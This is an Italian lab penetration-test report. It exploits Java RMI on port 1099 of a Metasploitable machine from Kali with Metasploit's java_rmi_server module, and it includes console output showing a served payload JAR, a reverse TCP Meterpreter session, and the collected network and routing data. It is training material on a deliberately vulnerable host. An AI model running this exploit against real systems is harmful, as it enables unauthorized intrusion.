
**Report di Penetrazione: Exploit Java RMI su Metasploitable**

**1. Introduzione**
Questo report documenta l'exploit della vulnerabilità Java RMI sulla porta 1099 della macchina Metasploitable, utilizzando Metasploit da una macchina Kali Linux. L'obiettivo dell'attacco è ottenere una sessione Meterpreter sulla macchina vittima e raccogliere informazioni sulla sua configurazione di rete e tabella di routing.

**2. Configurazione della Rete**
- Macchina attaccante (Kali Linux): 192.168.50.100
- Macchina vittima (Metasploitable): 192.168.50.200


**3. Scansione Preliminare**
Per verificare la presenza della vulnerabilità e la disponibilità della porta 1099, abbiamo eseguito i seguenti comandi:





L'output ha confermato che la porta 1099 è aperta e in ascolto, indicando un potenziale punto di attacco.

**4. Sfruttamento della Vulnerabilità con Metasploit**
Abbiamo utilizzato il modulo ***java_rmi_server*** di Metasploit per sfruttare la vulnerabilità e ottenere una sessione remota.

**Passaggi eseguiti:**



```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4448
[*] 192.168.50.200:1099 - Using URL: http://192.168.50.100:8080/0ul19Mf
[*] 192.168.50.200:1099 - Server started.
[*] 192.168.50.200:1099 - Sending RMI Header ...
[*] 192.168.50.200:1099 - Sending RMI Call ...
[*] 192.168.50.200:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.50.200
[*] Meterpreter session 1 opened (192.168.50.100:4448 → 192.168.50.200:37927) at 2025-03-14 10:21:48 +0
100

meterpreter > ifconfig
```

L'attacco ha avuto successo, permettendoci di stabilire una sessione Meterpreter sulla macchina vittima.

**5. Raccolta di Informazioni dalla Macchina Vittima**
Dopo aver ottenuto l'accesso, abbiamo raccolto le seguenti informazioni:

**Configurazione di rete:**

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd91:10bb:61d4:137b:8e9:12ff:fea7:b73e
IPv6 Netmask : ::
IPv6 Address : fe80::8e9:12ff:fea7:b73e
IPv6 Netmask : ::

meterpreter >
```

L'output ha mostrato le interfacce di rete della macchina vittima, inclusi gli indirizzi IP assegnati.

**Tabella di routing:**

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.50.200  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                Netmask  Gateway  Metric  Interface
    ------                                -------  -------  ------  ---------
    ::1                                   ::       ::
    fd91:10bb:61d4:137b:8e9:12ff:fea7:b73e  ::       ::
    fe80::8e9:12ff:fea7:b73e              ::       ::
meterpreter >
```

Abbiamo acquisito la tabella di routing della macchina Metasploitable, utile per comprendere il flusso del traffico di rete.

**7. Conclusioni**
L'exploit della vulnerabilità Java RMI è stato eseguito con successo, consentendoci di ottenere una sessione Meterpreter e raccogliere informazioni dettagliate sulla configurazione della macchina vittima. Questo dimostra l'importanza di proteggere adeguatamente i servizi esposti e di applicare le patch di sicurezza per mitigare le vulnerabilità note.